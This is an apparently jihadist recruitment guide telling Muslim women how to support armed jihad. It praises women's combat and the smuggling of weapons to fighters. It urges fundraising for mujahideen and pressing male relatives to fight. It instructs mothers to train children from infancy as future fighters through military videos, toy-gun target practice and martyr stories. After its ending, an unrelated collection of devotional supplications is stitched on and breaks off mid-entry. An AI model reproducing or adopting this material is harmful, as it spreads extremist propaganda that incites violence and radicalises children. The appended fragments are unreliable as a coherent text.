The question here is not whether women's participation in Jihad these days is an obligation or not, but rather, how can Muslim women participate in this noble cause and prevent themselves from falling into the sin of abandoning Jihâd.

There are many ways a Muslim woman can participate in Jihad, both by accompanying the Mujahideen to the battlefield, and by staying behind:

Sisters' Role On the Battlefield

1. Participation in the Actual Fighting
2. Supporting the Fighters in the Battlefield
3. Guard Duty and Protection

Sisters' Role Off the Battlefield

1. Raising Mujahid Children
2. Physical Training
3. Encourage Loved Ones to go for Jihad
4. Training in Combat Medicine and First-aid
5. On an Academic Level
6. Fund-raising
7. Dua

Sisters' Role On the Battlefield

1. Participation in the Actual Fighting

While Jihad (or Qital) is generally waged by men, there is clear evidence of women's participation in Jihad - both during the times of the Prophet Muhammad (peace be upon him), and throughout Islamic history, up until this day. While all the examples are too numerous to include in this short section, a few examples are briefly mentioned below:

Nusayba bint Ka'b, also known as Umm 'Ammarah, mother of Shuhadaa, and wife of a brave Sahabi, she participated in physical fighting more than once in her lifetime, got severely injured in one instance (Uhud), and lost an arm in another (battle against Musaylama Kaddhab). The most famous of her participation is that of the battle of Uhud, where, in the midst of the confusion among the Muslim army, she was amongst those very few who were close to the Prophet (peace be upon him), and who were shielding the Prophet (peace be upon him) with their own bodies. The Prophet (peace be upon him) remarked after this battle: "When I looked to my right I saw Umm Ammarah, and when I looked to my left, I saw Umm Ammarah". After the battle, the Prophet (peace be upon him) inquired about her injuries and asked her what she desired. She replied that she wanted the company of the Prophet (peace be upon him) in Paradise - and her request was accepted by the Prophet (peace be upon him). What more can anyone desire? She attained the greatest of blessings through her participation in Qital (fighting in the path of Allah).

And then we have the wife of the great Muslim hero Mahmud Qutus, who was a trained Mujahidah (female of 'Mujahid' - fighter for the sake of Allah), and was martyred while fighting against the barbaric Mongol army. Allah , The Most High, bestowed a magnificent victory to the Muslims against the Tatars (Mongols) in that battle through the sacrifices of such great women among many others.

...

It should be noted that physical fighting has been a role assigned primarily to men, both by the Prophet (peace be upon him) and those after him. However, when the need arose, our brave sisters never held back from fighting, and neither should they now!

A note for sisters wanting to participate in fighting these days:

By the Grace of Allah, The Most High, the situation in the Ummah is not that desperate yet, that sisters are called to fight. Those sisters who voluntarily want to join the fighting for reward from Allah, are advised to not go unless the leader of Jihad in that place calls sisters to fight. As for other help, they can go if the Mujahideen are able to accommodate and protect them. However, sisters should definitely be prepared!

2. Supporting the Fighters in the Battlefield

There are several ways in which Muslim sisters can support the Mujahideen on the battlefield directly. These would vary in accordance with the nature of the fighting. In general, these include, among others:

Medical Support - Tending to the wounded mujahideen was a role assigned to the Sahabiyyat (female companions of the Prophet) during the times of Prophet Muhammad (peace be upon him). Among the women who participated as such were Aaishah, the Prophet's wife, and Fatima, his daughter among others.

In Chechnya itself, while Muslim women cannot travel with the Mujahideen, we see sisters working as nurses managing the meagre health resources available for the Mujahideen. May Allah , The Most High, reward their participation.

Providing Food and Water to the Mujahideen - This was another duty assigned to the Sahabiyyat, who carried caskets of water along with their first-aid kits and quenched the thirst of the Mujahideen during the heat of the battle. These days, this can be considered somewhat analogous to providing food and drink to the Mujahideen and tending to their other needs while they are engaged in fighting. Such a role was assigned to sisters in at least some cases in the Afghanistan Jihad in the 1980's.

Providing Weapons and Ammunition - This is another area where sisters can help. One sister in her 50s from the UK carried weapons and ammunition for the Bosnian Muslims over mountains as she knew the enemy would not suspect her.

Encouraging the Mujahideen to Remain Steadfast - Most notable in this aspect was the Prophet (peace be upon him)'s aunt, the sister of Sayyid-ush-Shuhadaa' (The Master of the Martyrs) Hamza, the mother of Zubair bin 'Awwam (another great sahabi) - Safiyyah bint Abdul Muttalib. When she got ready to participate in the battle of Uhud, she carried a spear (or dagger) with her. The companions informed the Prophet (peace be upon him) of this, and he asked her what she would do with it. She said she will remain at the back of the army and use it to strike those Muslims who dared to escape from the battle --and this role she played very well. Hind bint 'Utbah, after she embraced Islam, was also known to accompany the Mujahideen to battles and encourage them to fight and remain steadfast for Allah , The Most High.

3. Guard Duty and Protection

Safiyyah bint Abdul Muttalib was among the women who had conducted such duty during the battle of the Trench (Ahzab or Khandaq), when the Muslim army had to be protected from the rear. The danger there was from the Jewish tribes who were known for their enmity and treachery against Muslims. She was stationed in a tent with other women and one ill sahabi (Hassan bin Thabit). She noticed an enemy spy approaching, and asked Hassan to kill him. Hassan expressed his inability to do so on account of his sickness. She then tracked the enemy, came behind him, and struck and killed him with a pole of the tent.

Another brave sister, a companion of the Prophet (peace be upon him), Asma bint Yazeed, is similarly reported to have killed nine enemy soldiers from a group who had decided to attack a tent of women and children. The rest of the soldiers fled, fearing for their lives.

Allahu Akbar! Such bravery on account of these women puts to shame most "men" of today.

Sisters' Role Off the Battlefield

1. Raising Mujahid Children

This is perhaps the most important role women can play in Jihâd - raise their children to be brave and loving, courageous and sensitive, and fearing none other than Allâh. Raise them as such not only in spirit, but also in terms of physical ability and training. And raise not only sons as such, but daughters as well. The key is to start instilling these values in them while they are babies. Don't wait until they are seven to start, for it may be too late by then! Some practical tips that most sisters can implement without difficulty are as follows:

1. Tell children bedtime stories of Shuhadaa and Mujahideen. You will find many such stories from the life of the Prophet (peace be upon him), the Sahabah, and throughout Islâmic history, including contemporary times.

2. Emphasize, while disciplining young children, that they are not to hit a Muslim, but rather forgive, and are only to get their anger out on the enemies of Allah who fight against Muslims. Teach them the meaning of "Ashiddaa'u 'alal kuffari ruhamaa'u baynahum" (Strong against the disbelievers and merciful among themselves). Make a makeshift enemy (could be a punching bag for instance) if you have to, and encourage children (especially boys) to use it and build their strength as well as learn to control and direct their anger.

3. Eliminate your television completely if you can (it mostly teaches shamelessness, anarchy, and random violence) and keep a check on the company your child is in. In addition to the largely damaging content of TV in general, another of its negatives is the laziness and passiveness that it breeds, and the mental and physical loss that it contributes to. Compare this to the healthy aspects of engaging children in play and sports that benefit them in terms of discipline and physical strength.

4. If you cannot eliminate the television completely, then at least use it only to show children videos that will instill in them the love of Allah, the love of Islam, the love of the Mujahideen, and the love of Jihad fi sabeelillah. Many Islamic videos as well as military training videos are available from various sources.

5. Only if you have acted upon items 3 and 4 above, it is a good idea to start your children young in terms of introducing them (through safe toys) to target-shooting. Make it very clear who their target should be and who their target should NOT be. This can be done through toy guns and toy military sets, as well as by engaging in sports that develop good hand-eye coordination, such as darts and archery. If you can spare the time to spend with your children and play military games with them in a fun way, and get them interested in these (as opposed to other largely useless, but very popular games and sports), then that will insha'Allah be counted as Jihad in itself (as preparation for Jihad is a part of Jihad). You can practice in front of them in your own home using their toys. Children learn by imitating what adults do. Insha'Allah you will find them interested and imitating your actions and they will become disciplined experts before you know it. Of course, if you own a real weapon, then please keep it totally out of young children's reach and don't use it in front of them either.

6. Some sports and activities that will be an asset in Jihad training for your children (and yourselves), in addition to being enjoyable, healthy, and fun:

Martial arts training
Swimming
Archery
Target-shooting (with different kinds of toy weapons)

Darts
Horse-back riding
Orienteering (learning to navigate your way in the woods)
Exercise (running, jogging, push-ups, etc.) to build stamina
Skiing
Driving (a range of different vehicles)
Camping / Survival Training (an excellent and enjoyable method of training!)

7. Get your young children interested in Jihad by getting military books (preferably with pictures) and other similar books, CDs, videos, and by visiting web sites along with your children, and utilizing other internet resources. Show them the pictures of Mujahideen and encourage them to become like these people at the least. These activities can be done with children even as young as a couple years or even younger. Don't underestimate the lasting effect of what those little ears and eyes take in during the first few years of life! No child is ever too young to be started off on Jihad training in one form or another, the minimum being simple encouraging words and verses from the Qur'an that the young child will never forget Insha-Allah.

8. Video games and computer games are not to be preferred over actual physical training and practical experience for the same reason that television is recommended against. However, if one's child has to have video games for whatever reason, then military video games and war strategy games that are not violent and graphic (if any exist!) would be preferred over other largely useless but popular video games. Start working on your children while they are very young, and set their priorities straight. Then Insha-Allâh you and they will not be faced with internal battles once they start getting older and more involved in the 'dunya'. Perhaps they will not even want to have video games and the likes thereof, which is the best case. And Allah knows best.

9. A mother knows very well the aptitude of her children. In accordance with this, she can encourage her children in the relevant aspects of Jihad. Note that participation in Jihad can be in various ways. For instance, a nuclear physicist can help strengthen the national defense system of Muslims, an expert of communications can assist in his role, a computer expert can dedicate his or her skills to the service of the Mujahideen, a news-reporter can help further the cause of Jihad by bringing authentic news to the world, and a doctor or nurse can help the Mujahideen in the medical aspect. Children need to be made clear what their goal is, as well as what it is not, by taking on any given profession - that their goal is to serve Allâh in the highest way possible (through Jihad) and not to accumulate wealth and physical comforts for their own sake. It should be emphasized here that, no matter what profession is chosen, even if it be with the intention of Jihad, still, basic military training is a must. In fact, military training is a right of the children upon their parents.

2. Physical Training

There are two main reasons why sisters themselves also need to get military training:

1. So that they can Participate Themselves :

Especially helpful aspects of military training for women are:

Firearms - Learning to shoot a weapon, and keeping one where possible is another asset whose value cannot be overstated. Imagine if every woman possessed this in a Muslim society! Imagine how many sisters would be prevented from being raped and killed at the hands of the barbarians. Imagine how may barbarians could at least be wounded before they could take our sisters. At least our sisters could contribute to Jihad before getting killed themselves, as opposed to being totally helpless and easy victims. The Russian barbarians and rapists in Chechnya would think twice before they would try to arrest and torture women if they feared this sort of retaliation.

Self Defense and Hand-to-Hand Combat - Physical self-defense, and especially RAD (Rape Aggression Defense) are other valuable skills that ALL sisters, whether they live in a potential war zone or not, need to learn. This training is generally easily available and makes use of techniques that give even weak and frail women an advantage over burly men. The advantages of such training are obvious and need mainly an eager mind and heart.

Build Stamina - Any kind of military participation requires a fair amount of stamina. Sisters need to build their stamina, both physical and emotional. Engage in a proper exercise program for the former, and try to imagine and picture what Jihad would be like and envision one's own role, visit Jihad websites regularly, and try to remove the fear of blood and injury for the latter. An example of a strong woman is that of Safiyyah bint Abdul Muttalib mentioned above. In the battle of Uhud, her brother Hamza's body was mutilated by the kuffar. Safiyya (may Allâh be pleased with them both) insisted on seeing him, so she could reinforce her desire to fight against the kuffar and encourage others. Initially she was refused, but upon her insistence, she was allowed. She was patient at the site of what would make most women lose their minds. She did not hit her head, and wave her fists and yell out aloud, but was an example of extreme emotional strength and patience.

2. So that they can Train their Sons and Daughters:

All other fields of military training in addition to the above are helpful here. If young children can learn the names of all the Pokemon characters, surely they can learn some basic terminology related to Jihad. If they can learn nursery rhymes and whatever have-you on television, they can also learn the duas that help the Mujahideen in Jihad. The key is to present this information to children in a manner that does not turn them off, but rather, gets them interested and engaged in a positive 'fun' manner (Note that 'fun' here does not mean music and dancing, as is portrayed by Western children's TV programs).

If a mother or caretaker possesses knowledge and training of Jihâd herself, she can impart that easily to her children and those in her care, not the mention the important role of men - fathers, uncles, brothers - in this aspect.

3. Encourage Loved Ones to go for Jihad

This, again, can be done in various ways:

Naseehah - by patiently and untiringly encouraging the men of their families, reminding them of their duty to Allâh and other Muslims, reminding them of the blessings of Paradise and the torments of this world and the next - all in a way that encourages them and does not make them feel pressured or causes them to turn away. Remember that we cannot force anyone to go, as firstly, that is contrary to the role Allâh has assigned women, and secondly, if the men go unwillingly and under pressure, they may not be useful to the Mujahideen and may even become an unwanted burden.

Dua - Ask Allâh , The Most Powerful, to change the hearts of unwilling men, make them and their families steadfast, and guide all Muslims! It is only Allâh , The Most High, Who can change hearts around and give the ability to do what needs to be done.

Patience - Know that when one's caretaker goes out for Jihâd, it is a time for much patience for his family, especially his mother, wife, and sisters. Encourage your men by being strong, confident, and patient, so they can focus on their mission and not worry about the anxiety of their women.

Skills - While Islam does not require women to learn any technical skills or get an education in order to get a job, however, if a woman will do so with the intention of supporting the family if her father or husband or brothers go for Jihad, then, Insha-

Allah that can be counted as her participation. Ideally, sponsors should take care of the families of the Mujahideen and Shuhadaa', as according to the Prophet (peace be upon him), taking care of the family of a Mujahid and equipping a Mujahid are also Jihad. However, given the present unfortunate times where women are expected to fend for themselves in need, it is not a bad idea for a Muslim woman to acquire some skill provided the intention is correct.

Tawakkul - Tawakkal 'alallah! Rely on Allah, for He Alone is enough for His servants. Refresh belief in Qada wal Qadr (Islamic concept of Destiny and Pre-Ordination)- that whatever Allah has decreed to happen will happen and none can avert it. If a woman's loved one is to get injured or die, that will happen at the time and place appointed. Not going to Jihâd will not avert that. If one has to face financial difficulty, that will happen even if the husband or father is around - so don't stop them out of such fears - remind yourselves, make some sacrifices for Allâh (Paradise is not all that cheap), and do what needs to be done!

A Special Section for Special Sisters:

True stories of some heroic contemporary women whose husbands are either engaged in fighting or have attained the ultimate success of martyrdom:

This section is added to give a real-life flavour of the lives of some of those women who participate in Jihad in the background, by taking care of their husbands' children and property in his absence, by encouraging their men, and by patiently bearing all the consequences thereof. The information has been extracted almost ditto from the diary of a certain sister who has personally known or met these sisters. Some information has been changed/omitted in an effort to hide the true identity of the sisters mentioned below:

Umm Saburah - Wife of a Shaheed

"I finally got the opportunity to meet with her! She was visiting my city for some time when I had this once-in-a-lifetime opportunity… She had never met me before, but knew who I was through another friend. So Alhamdulillah, she was frank in telling me about her life and some glimpses of her Shaheed husband's. Below is my sketchy recollection of our conversation (I took no notes):

Q. Ma Sha Allah, you are one of the most honoured women to be the wife of a Shaheed! I don't know what I would give to have that honour! Tell me, sister, how did you manage your (several) young children all through the years he was in Jihad, and how are you managing now?

Umm Saburah: I used to teach children and live with whatever I got out of that. Now, with the persecution of my government (they arrested and harassed her) I don't even know where I am going to go. People tell me all sorts of things. What can I do? I am just visiting family and friends moving from place to place at the moment. My dream would be to go to Chechnya and work with the refugee women there. I would want my children to be exposed to that life. I think the hardship will be good for them. There is too much luxury, too much ease over here…

A. SubhanAllah sister, you encouraged your husband all along for Jihad even though it was so difficult for you. I know of some sisters who just only think of themselves and their rights and stop their husbands from Jihad… and then there are others whose husbands simply don't want to go even though the sisters encourage them…

Umm Saburah: Well, in my case, it was my husband who taught me and encouraged me. Sometimes I felt like that (referring to the women who discouraged their husbands), but I never tried to stop him or discourage him, as it is haraam to do so. Jihad is a fard from Allah. How could I stop him from that?!

A. I have heard a lot about your husband… tell me more about him… how was he martyred? Of course, Allah only knows who is a martyr, but we like to think of him as such.

Umm Saburah: O I know he was martyred (and her eyes filled with tears and she paused). He had all the signs of a Shaheed. They wouldn't send his body home after they killed him. They kept it for several days in cold-storage. Finally, when they sent it home (a very short distance from the cold-storage facility), his body was so warm and he looked like he was still alive! He had all the signs of a Shaheed. He always wanted Martyrdom. Once in a previous war he was badly injured and doctors had said he would not be able to survive, but he did and became well. He was saddened by his recovery and often used to cry, thinking that perhaps he was not good enough to be accepted by Allah as a Martyr. He was a very good husband and a very good man.

Q. So what do you want your sons to be when they grow up?

Umm Saburah: (Firmly) They will be Mujahideen insha'Allah. That was their father's wish and there is no choice about it.

Q. How will you ensure that they do take that route?

Umm Saburah: They do have other brothers (in Islam) who were my husband's friends and they have already instilled in them these values. They look up to their father and what he did with admiration and respect, and they look up to his friends now. My daughter feels angry at the whole situation though and I am working on trying to give as much love as I can to all my children. It's hard, but Alhamdulillah.

[The above conversation was at a time of great trials and difficulty for Umm Saburah. Please realize that the Allah Who tests His slaves also helps them. Alhamdulillah, she is in a much better and happier situation now insha'Allah. May Allah bless and protect her and her children and continue to keep them steadfast in the deen!]

Umm Siham - Wife of a Mujahid

"I have known Umm Siham for a while. From the first time I met her until now, I have admired her strength, simplicity, sincerity, and straight-forwardness. She was always so humble and sincere and straight - no pretense whatsoever - and this is what I love about her. I have seen her sit so quiet and still with so much respect in Qur'anic lessons, that I almost imagined a shining light about her once. I loved her dearly from the first time I met her until this day and pray to Allah for her protection and that of her family. Below is what she described of her experience when her husband first went out fi sabeelillah:

"It was hard, but also Allah made it easy in some ways. My youngest child was only some days old when my husband left. My older child was two, and I couldn't get myself to go out and earn money and leave the two young ones. My mother bought me some fabric, so I used to sew and make crafts and sell these at whatever occasion I could. There was a time when my living room was strewn with fabric, but at least I could stay home and be with my children. The money I made was very little - but SubhanAllah, it went a long way (Barakah from Allah). It was enough for all our needs. Now, the times when my husband is home and is earning, and the children are getting bigger, I see that our children just consume so much more money and the expenses are so much more! (perhaps this is a sign from Allah to return to Jihad?!)…"

Umm Sahl - Wife of a Shaheed

"I knew her husband from before, and could never even dream that one day he would go for Jihad and that Allah - The Most Glorious, would choose him as a special martyr. It was reported that the smell of a very pleasant fragrance, like musk, emanated from his body after he was martyred! Perhaps a sign from Allah for sinful people like myself who underestimated and even doubted him at times - may Allah accept him as a Martyr in the highest levels of Paradise and forgive me (aameen).

"I made the firm intention to meet with Umm Sahl as soon as I heard the news of her husband's martyrdom. In my single meeting with her, I saw in her a person who seemed to have placed Allâh, the Most High, and the aakhirah over everything else of this world. I will summarize her experience below:

"Umm Sahl had been married for about a year to her Shaheed husband when he left for Jihad. She had one child from her Shaheed husband. Her baby was merely a couple months when his father left - insha'Allah to meet with them again in Jannah! I told her that she has all the good anyone can wish for - a shaheed in the family who will insha'Allah intercede at the day of judgment. What more could anyone want?! She smiled and said that we could not just rely on that and had to strive ourselves, as only Allah knows for sure. From her way of talking, I felt that she had a very deep love for her shaheed husband. Her dedication to Islam was evident from every single thing she did and said. May Allah protect her and her family and continue to guide them all along the straight path (aameen). She has a small business of her own, but the emotional pressures after her husband's martyrdom left her unable to manage it for some months, which forced her to take a loan - the paying back of which was difficult for her. (This information she only revealed hesitantly upon my insistence). When I asked if she would accept any financial help from some institution (as I was unable to assist significantly myself), she said she would only accept it anonymously - so no one finds out who she is, as she could never bear to ask for money! SubhanAllah! She never filled out the application that was mailed to her - out of her personal dignity and honour! May Allah bless her and fulfill all her needs in the best way possible (aameen).

"I pray Allah makes the means to support the many sisters, who, with Allah, may be better than the rest of us, yet are forced to go out of their homes and work, and raise their children all alone, and live in hardship - yet they refuse to beg, refuse even to demand their God-given right from other Muslims. Truly they have sold the dunya for the aakhirah - so they have nothing to lose. They are filled with patience and a love for Allah and Jihad. It seems that the following Qur'anic verses were revealed specifically for such families of the Shuhadaa':

"O You who believe! Seek help in steadfastness and prayer. Indeed, Allah is with the steadfast. And call not those who are slain in the path of Allah "dead." Nay, they are living, only you perceive not. And surely We shall try you with something of fear and hunger, and loss of wealth and lives and crops; but give glad tidings to the steadfast, who say when a misfortune befalls them: Indeed, to Allah we belong and, indeed, to Him we are returning. Such are they on whom are blessings from their Lord, and mercy. Such are the rightly guided." [Qur'ân 2:153-157]

"But what is one to say of the rest of the Muslims who don't support the families of the Shuhadaa' and the Mujahideen?! This is despite clear ahadith which put the supporting of the families of the Mujahideen as Jihad itself. What can one expect of such Muslims who themselves have neglected their duty of Qitaal even when Muslim women are raped in the thousands - and have adopted non-Muslim ideas to the point where they expect even these great, humble, modest sisters who cover from head to toe, to take off their face-veils and go work - facing a hostile world all alone - because no one else will support them! These great mothers of Mujahids and wives of Shuhadaa! May Allâh, The Most Appreciative and Generous, accept their sacrifices for His sake and may He, The Most Glorious, guide all the Muslims to realize their duties to Him (aameen)!"

4. Training in Combat Medicine and First-aid

The glorious women of this Ummah, the female companions of the Prophet (peace be upon him), were experienced in this aspect of Jihad, and in-fact, this was a job assigned mostly to them. It goes without saying that one needs to be trained beforehand in order to be of benefit when the time comes. Such training is generally easily available. At a minimum, sisters should know how to stop bleeding from a wound, how to dress wounds in different parts of the body using a bandage and what to do if a bandage is not available, lifting and turning a person who cannot walk without bearing all the weight, how and where to apply basic antiseptics, how to deal with potential broken bones, dealing with head-and-neck injuries, and other such first-aid techniques. Another very helpful skill is the knowledge of using natural resources for medicines and first-aid. This knowledge is valuable to reduce dependence on synthetic medicines, which may not be easily available in a combat zone.

5. On an Academic Level

Sisters can participate in Jihad on an academic level in the following four ways:

Answer Objections Raised Against Jihad - Read books such as those of Shaikh Abdullah Azzam and others, that deal with the aqidah (doctrine) and fiqh (practical application) of Jihad. Know how to answer objections and propaganda of those who seek to eliminate Jihad (or Qital) from Islam, or at least change it's nature by coming up with watered-down and new interpretations of the word 'Jihad'. If the misinformation being spread by these people is not checked, it will contribute to further Muslim massacres, such as that of Bosnia, where the population had largely left Jihad. Thus, sisters need to educate themselves in matters of Jihad, as well as help others learn the truth.

Encourage Others to go for Jihad - Allah , The Most Exalted, has commanded the Prophet (peace be upon him):

'And strongly encourage the Believers to go for Qital (fighting in the path of Allah).' [Qur'ân 8:65]

It has to be said that men tend to listen more if they are told to be 'men' by women. So sisters, use whatever means Allah has given you within Islamic bounds, encourage all the Muslims you can to realize their duty to Allah and His deen. And very importantly, encourage other sisters as well, as it is they, with Allah's help, who mold the thought-process of their young sons - the future mujahideen of the Ummah.

Obtain Knowledge of Jihad and Teach/Train Other Women (and men if needed) -

Don't hold back on whatever knowledge and wisdom Allah grants you. If Allah has shown you the way that leads to Him, then show that to others without holding back. Let Allah protect you and other Muslims and let no other fear overcome you.

Read and Narrate for Motivation - Read about Jihad to motivate yourselves, your children, and others you know. Humans love stories, so be generous with telling uplifting stories of Jihad.

6. Fund-raising

Allah, The Most High, has commanded Muslims to engage in Jihad with their selves as well as their wealth. Sisters can help arrange for fund-raising events; call, email, and visit their friends, neighbours, and relatives for the same; and donate for Jihad from whatever Allah has blessed them with of jewels money, and assets. If sisters want to donate their jewels, a suggestion is to be the first to donate it at a fund-raising event, and arrange (preferably beforehand) to have it auctioned off at the event. You can also request to not give it unless it's cost is met. Experience has shown that usually the jewels that are auctioned first generates high donations, sometimes several times more than it's monetary worth. What actually matters is the intention of the donor, as that is what causes even a small donation to multiply with Allah - The Most Generous!

7. Dua

One of the most important, if not the most important contribution of sisters in the on-going Jihad in Chechnya and other locations worldwide is their sincere dua, as is requested by the Mujahideen themselves.

If sisters (and brothers for that matter) don't know the Qunut nazilah, a dua from the Sunnah, then it is imperative that they learn it as soon as possible and recite it in their witr prayers at a minimum. Another dua for the Mujahideen is contained in. Allah, The Most High, understands all languages and accepts sincere supplication from all His servants! May Allah Subhanahu wa Ta'ala grant a complete and permanent victory to the Mujahideen fi sabeelih, and may He, The Most High, give us the ability to do our part in Jihad to the fullest, and may He accept it from all of us (aameen).

May Peace and Blessings be upon the Noblest of all Prophets and Messengers. And the end of our call is: 'Praise be to Allah, Lord of all Worlds'

May Allah reward her with the best of rewards.

SUBDUING THE ENEMY

The following du'a should be repeated excessively:

اَللّٰهُمَّ مُنْزِلَ الْكِتَابِ مُجْرِىَ السَّحَابِ سَرِيْعَ الْحِسَابِ هَازِمَ الْاَحْزَابِ إِهْزِمْهُمْ ط

'ALLĀHUMMA MUNZILAL KITĀBI MUJRIYAS-SAḤĀBI SARĪ `AL ḤISĀBI HĀZIMAL AḤZĀBI 'IHZIM-HUM

O Allah, the reveled of the book, the driver of the clouds, the one who takes accountability with swiftness, the one who subdues the enemy, do overpower them

TO STOP THE ENEMY FROM BICKERING AND TAUNTING

Say each of the following verses 7 times:

وَخَشَعَتِ الْاَصْوَاتُ لِلرَّحْمٰنِ فَلَا تَسْمَعُ اِلَّا هَمْسًا ط

WA KHASHA `ATIL 'AṢWĀTU LIR-RAḤMĀNI FALĀ TASMA`U 'ILLĀ HAMSĀ

And the voices will be hushed due to the fear of the all-merciful; thus you will hear only a murmuring.

اَلْيَوْمَ نَخْتِمُ عَلٰى اَفْوَاهِهِمْ وَتُكَلِّمُنَا اَيْدِيْهِمْ وَتَشْهَدُ اَرْجُلُهُمْ بِمَا كَانُوْا يَكْسِبُوْنَ ط

AL-YAWMA NAKHTIMU `ALĀ 'AFWĀ-HIHIM WA TUKALLI-MUNĀ AYDĪHIM WA TASH-HADU 'ARJULUHUM BIMĀ KĀNŪ YAK-SIBŪN

That day shall we seal their mouths and their hands will speak to us and their feet will bear witness to all that they were doing.

FOR THE REMOVAL OF EVERY DIFFICULTY

The following is tried and tested for removing every kind of difficulty and hardship. Try it and see how effective it is. Recite the following du'a 100 times after every salaah.

رَبِّ اَنِّیْ مَغْلُوْبٌ فَانْتَصِرْ ط

RABBI 'ANNĪ MAGHLŪBUN FANTAṢIR

"My Lord, I am overcome/overpowered: Do Help me

AYATUL KURSI: ONE QUARTER OF THE HOLY QUR'AN

Hadith 5

It is reported from Anas ﷺ that Rasulullah ﷺ asked a certain companion if he was married. He replied. "I do not have so much money as to get married." Rasulullah ﷺ "Do you know Surtul-Ikhlas?" He replied: "Yes". Rasulullah ﷺ remarked: "That equals to a quarter of the Holy Quran. Do you know Suratul-Kafirun?" He replied: "Yes." Nabi ﷺ said "it equals to a quarter of the Holy Qur'an". He further asked "do you know Suratuz-Zilzal?" He replied, "yes." Rasulullah ﷺ said: "That equals to a quarter of the Holy Qur'an. Do you know Suratul-Fath?" He replied: "Yes". Rasulullah ﷺ said: "That equals to a quarter of the Holy Qur'an. Do you know Ayatul Kursi?" He replied: "Yes". Rasulullah ﷺ said: "That equals to a quarter of the Holy Qur'an. Get married, get married, get married!"

He said this thrice. This means that anyone who knows the above verses is not a poor man, he is wealthy.

BENEFITS OF CONTINUOUS RECITATION OF AYATUL KURSI

Hadith 6

Anas ﷺ reports that Rasulullah ﷺ said that whoever recites Ayatul Kursi after every Fardh salaah, will be protected till the following salaah. Only a Nabi (prophet) or a Siddiq (truthful person) or a Shahid (martyr) will remain steadfast upon its recitation.

SAFETY AGAINST ENEMIES

Read 7 times after Fajr as a means of safety against enemies.

حَسْبِیَ اللّٰہُ الْحَلِیْمُ الْقَوِیُّ لِمَنْ بَغٰی عَلَیَّ ط حَسْبِیَ اللّٰہُ
الشَّدِیْدُ لِمَنْ کَادَنِیْ بِسُوْءٍ ط حَسْبِیَ اللّٰہُ لَا اِلٰہَ اِلَّا ھُوَ
عَلَیْہِ تَوَکَّلْتُ وَھُوَ رَبُّ الْعَرْشِ الْعَظِیْمُ ط

ḤASBIYAL-LĀHUL-ḤALĪMUL QAWIYYU LIMAM BAGHĀ `ALAYYA. ḤASBIYAL-LĀHUSH-SHADĪDU LIMAN KĀDANĪ BI SŪ‘. ḤASBIYAL-LĀHU LĀ ‘ILĀHA ‘ILLĀ HŪ. `ALAYHI TAWAKKALTU WA HUWA RABBUL `ARSHIL `AẔĪM

“Allah, the Wise, the Mighty suffices me against the one who has rebelled against me. Allah, the Powerful, suffices me against the one who has plotted evil against me. Allah, besides Whom there is none worthy of worship, is sufficient for me. Upon Him do I rely. And He is the master of the great throne”

SAFETY AGAINST SIHR (WITCHCRAFT)

Say this wazifah thrice in the morning, preferably after Fajr salaah, and thrice in the evening, preferably after Maghrib:

بِسْمِ اللهِ الَّذِیْ لَایَضُرُّ مَعَ اسْمِهٖ شَیْیٌٔ فِی الْاَرْضِ
وَلَا فِی السَّمَاءِ وَهُوَ السَّمِیْعُ الْعَلِیْمُ ط

BISMIL-LĀHIL LADHĪ LĀ YAḌURRU MA'ASMIHĪ SHAY'UN FIL 'ARḌI WA LĀ FIS SAMĀ'. WA HUWAS SAMĪ`UL `ALĪM

"I begin in the name of Allah through whose name nothing in the earth and heavens can harm (me). And He Is the All-Hearing, All-Knowing."

"My Lord, forgive me, have mercy on me. You are the best of all those who show mercy."

FOR ABUNDANCE IN RIZQ

For abundance of rizq and repayment of debts this verse is very effective. Read thrice durud in the beginning and end.

اَللّٰهُ لَطِيْفٌۢ بِعِبَادِهٖ يَرْزُقُ مَنْ يَّشَاءُ وَهُوَ الْقَوِىُّ الْعَزِيْزُ ط

ALLĀHU LATĪFUM BI `IBĀDIHĪ YARZUQU MAY-YA SHĀ'U
WA HUWAL QAWIY-YUL `AZĪZ

"Allah is gracious to His servants. He gives sustenance to whom He wills. And He is the Strong, the Mighty"

THE BENEFITS OF ISTIGHFAR

Here is a concise form of istighfar. It is very effective for having ones sins forgiven, acquiring rizq and fulfilment of all needs. Read as much as possible:

رَبِّ اغْفِرْ وَارْحَمْ وَاَنْتَ خَيْرُ الرّٰحِمِيْنَ ط

RABBIGH-FIR WARḤAM WA 'ANTA KHAYRUR-RĀḤIMĪN

اَللّٰهُمَّ اِنَّكَ عَفُوٌّ تُحِبُّ الْعَفْوَ فَاعْفُ عَنَّا

ALLĀHUMMA INNAKA `AFUWWUN
TUḤIBBUL `AFWA FA`FU `ANNĀ.

O Allah! You are Ever-Forgiving and loves forgiveness, so forgive us.

GOODNESS OF THIS WORLD AND THE HEREAFTER

Recite excessively the following du`a:

رَبَّنَاۤ اٰتِنَا فِی الدُّنۡیَا حَسَنَةً وَّفِی الۡاٰخِرَةِ حَسَنَةً

وَّقِنَا عَذَابَ النَّارِ ؕ

RABBANĀ ĀTINĀ FID-DUNYĀ ḤASANATAW-WA FIL ĀKHIRATI ḤASANATAW-WAQINĀ `ADHĀBAN NĀR

"Our Lord, give us good in the world and in the hereafter and save us from the punishment of the fire"

FORGIVENESS THROUGH QUR'ANIC DU`A

It is best to seek forgiveness through du`a appearing in the Qur'an since it will be regarded as a du`a as well as tilawah of the Qur'an. Therefore, the reader will be rewarded twofold. Thus one should try to read excessively.

The du`a that was recited by Sayyidina Adam ﷺ was this:

رَبَّنَا ظَلَمۡنَاۤ اَنۡفُسَنَا وَاِنۡ لَّمۡ تَغۡفِرۡ لَنَا

وَتَرۡحَمۡنَا لَنَكُوۡنَنَّ مِنَ الۡخٰسِرِیۡنَ ؕ

2	THREE	To be recited after every Fard Salaah

أَسْتَغْفِرُ اللَّهَ

Astagfirullah

I ask Allah to forgive me

Sahin Muslim

3	ONCE	To be recited after every Fard Salaah

اَللَّهُمَّ أَنْتَ السَّلاَمُ، وَمِنْكَ السَّلاَمُ ، تَبَارَكْتَ يَاذَا الْجَلاَلِ وَالإِكْرَامِ

Allahumma ang-tas-salam, Waminkas-salam, Tabarakta ya zaal-jalali wal-ikram

O' Allah, You are the Peace, and You are the Source of Peace, You are Blessed, Oh Possessor of Glory and Honor

Abu Dawud 2:62, Ibn Majah 2:1267,At-Trimidhi 5:515,Ahmed 5:360

4	ONCE	To be recited after every Fard Salaah

اَللَّهُمَّ أَعِنِّيْ عَلَى ذِكْرِكَ، وَشُكْرِكَ، وَحُسْنِ عِبَادَتِكَ

Allahumma aah-inni ala Zikrika,Wa shukrika, wa husni ibadatik

